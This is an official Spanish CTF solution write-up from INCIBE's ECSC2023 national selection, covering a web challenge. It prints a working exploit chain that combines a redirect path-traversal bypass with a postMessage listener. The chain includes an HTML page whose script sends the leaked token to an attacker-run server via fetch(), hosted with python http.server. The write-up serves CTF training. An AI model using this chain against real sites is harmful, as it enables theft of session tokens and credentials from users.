Competición:

Selección nacional ECSC2023

Solucionario reto 11

Financiado por la Unión Europea
NextGenerationEU

GOBIERNO DE ESPAÑA
VICEPRESIDENCIA PRIMERA DEL GOBIERNO
MINISTERIO DE ASUNTOS ECONÓMICOS Y TRANSFORMACIÓN DIGITAL
SECRETARÍA DE ESTADO DE DIGITALIZACIÓN E INTELIGENCIA ARTIFICIAL

Plan de Recuperación, Transformación y Resiliencia

INSTITUTO NACIONAL DE CIBERSEGURIDAD

ÍNDICE

1. CARACTERÍSTICAS DE LA COMPETICIÓN

La competición **"Selección nacional para los ECSC2023"** tuvo lugar el 10 de junio de 2023 de forma online.

2. INFORMACIÓN DE RETO

Información general

- **Identificador**: Reto 11
- **Categoría**: Web
- **Puntuación**: 300
- **Dificultad**: Alta
- **Tipo**: Virtualizado

Conocimientos y habilidades

- **MITRE**: Exploit Public-Facing Application (T1190)
- **NICE**: Knowledge of application vulnerabilities (K0009) / Skill in assessing the robustness of security systems and designs (S0009), Skill in conducting application vulnerability assessments (S0137)
- **ENISA:** Application Design / Testing / Problem Management

3. SOLUCIÓN RETO 11

Enunciado

Se nos ha proporcionado el código fuente de una nueva web y su correspondiente URL. ¿Puedes ayudarnos a comprobar si es segura?

Formato: alfanumérico

Pistas

1. Observa como el usuario admin accede a la URL indicada y hace clic en el elemento con id “tokenBut”. Deberás aprovecharte de esto.
2. El parámetro “redirect_path” en la ruta /getToken tiene que empezar por “/callback” pero a lo mejor podemos hacer que acabe en otra ruta diferente.
3. Utilza “/callback/../content” y una vez cargue la página /content utiliza “listener.js” para obtener la URL donde estará la flag. Deberás de utilizar “window.open” cuando se utilice el botón de tu web.

Solución

En el código fuente proporcionado, la flag es enviada solamente al usuario admin cuando accede a la ruta /getToken.

A continuación, se muestra el código relativo a esta ruta:

```
@app.route('/getToken', methods=['GET'])
@login_required
def getToken():
    redirect_path = request.args.get("redirect_path")
    if redirect_path and redirect_path.startswith("/callback"):

        if current_user.username == "admin":
            session["token"] = FLAG
            return redirect(redirect_path + "?token=" + FLAG)

        token = token_hex(16)
        session["token"] = token
        return redirect(redirect_path + "?token=" + token)

    else:
        return redirect(url_for("content"))
```

Está función redirecciona al usuario “admin” a la ruta indicada en el parámetro “redirect_path” junto a la FLAG. En rojo se destaca la parte del código relacionada al usuario “admin”.

Además, como se puede ver en el código, la variable “redirect_path” ha de comenzar por “/callback” por lo que a simple vista parece que solo va a ser posible redireccionar a esta ruta.

Sin embargo, se puede conseguir redireccionar a otras rutas introduciendo valores como “/callback/../content” en la variable. De esta forma podemos conseguir que el usuario “admin” acabe en la página content con la flag expuesta en la URL de la página ya que, al contrario que la ruta “/callback”, la ruta “/content” no redirecciona a otra página.

La web nos permite indicar una URL que el usuario “admin” visitará. De esta forma, si conseguimos que el usuario “admin” visite la siguiente URL:

```
http://ip:5000/getToken?redirect_path=/callback/../content
```

Terminará visitando la página “/content” y su URL tendrá la siguiente forma:

```
http://ip:5000/content?token=flag{fake_flag}
```

Como se puede ver, en la URL anterior se mostraría la flag ya que, al conseguir modificar la ruta de redirección, los parámetros de la URL no son eliminados de ella. No obstante, necesitaremos obtener la flag de dicha URL de alguna forma.

Para ello, crearemos un "listener" configurado en la ruta "/content" mediante el archivo "listener.js". El contenido del archivo es el siguiente:

```
window.addEventListener(
  "message",
  (event) => {
    event.source.postMessage("Location href: " + location.href, "*");
});
```

Como se puede ver, cuando el evento "message" sea activado, se envía la URL de la página a la fuente de origen del evento. Haremos uso de esta funcionalidad para obtener la URL.

A su vez, cuando se envía una URL al "admin", este la visita y hace clic en el elemento id "tokenBut", por lo que deberemos de alojar una web con un botón que posea este id y ejecutar el código que queramos cuando se haga clic en el mismo.

```
def visit_url(self, url):
        try:
            self.driver.get(url)
            sleep(int(environ.get("BROWSER_SLEEP")))

            # Click button
            self.driver.find_element(By.ID, "tokenBut").click()
            sleep(int(environ.get("BROWSER_SLEEP")))


        except Exception as e:
            print(e)
```

De esta forma, el vector de ataque completo quedaría de la siguiente forma:



Ilustración 1: Vector de ataque completo

Para resolver el reto primero deberemos de alojar una web con una página HTML como la siguiente:

```
<!DOCTYPE html>
<html>

<head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>WebPage</title>
    <script>
        window.addEventListener(
          "message",
          (event) => {
            fetch("http://172.17.0.1:8080/?c="+event.data);
        });


        function clicked()
        {
            opened = window.open("http://127.0.0.1:5000/getToken?redirect_path=/callback/../content");
            setTimeout(sendMsg, 6000, opened);
```

```
        }

        function sendMsg(openedwindow)
        {
            console.log("Sended");
            openedwindow.postMessage("what", "*");
        }
    </script>
</head>


<body>
    <button id="tokenBut" onclick="clicked()">Click me</button>
</body>

</html>
```

Se destaca en rojo el botón con id “tokenBut” y el código JavaScript que se ejecuta cuando se visita la página. Dentro de este código se define el listener que reenviará la flag al servidor y también se define la función que se ejecuta cuando es pulsado el botón. Esta última función, abre una nueva ventana con la URL maliciosa y envía un mensaje mediante postMessage() para obtener la flag. La función en cuestión se llama clicked().

Por último, alojamos dicha página en un servidor y le mandamos la URL al atacante:

```
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Ilustración 2: Servidor python desplegado



Ilustración 3: Envío de la URL maliciosa

Pasados unos segundos, recibimos la flag en nuestro servidor.



Ilustración 4: Flag obtenida

Nota: Dado que el reto requiere tener una ip o dominio de acceso público desde internet, es posible hacer uso de la herramienta ngrok en caso de que no se disponga de uno.

Esta herramienta crea un subdominio y redirige todo el tráfico que vaya hacia él al puerto de nuestra máquina que le indiquemos.

Para más información: https://ngrok.com/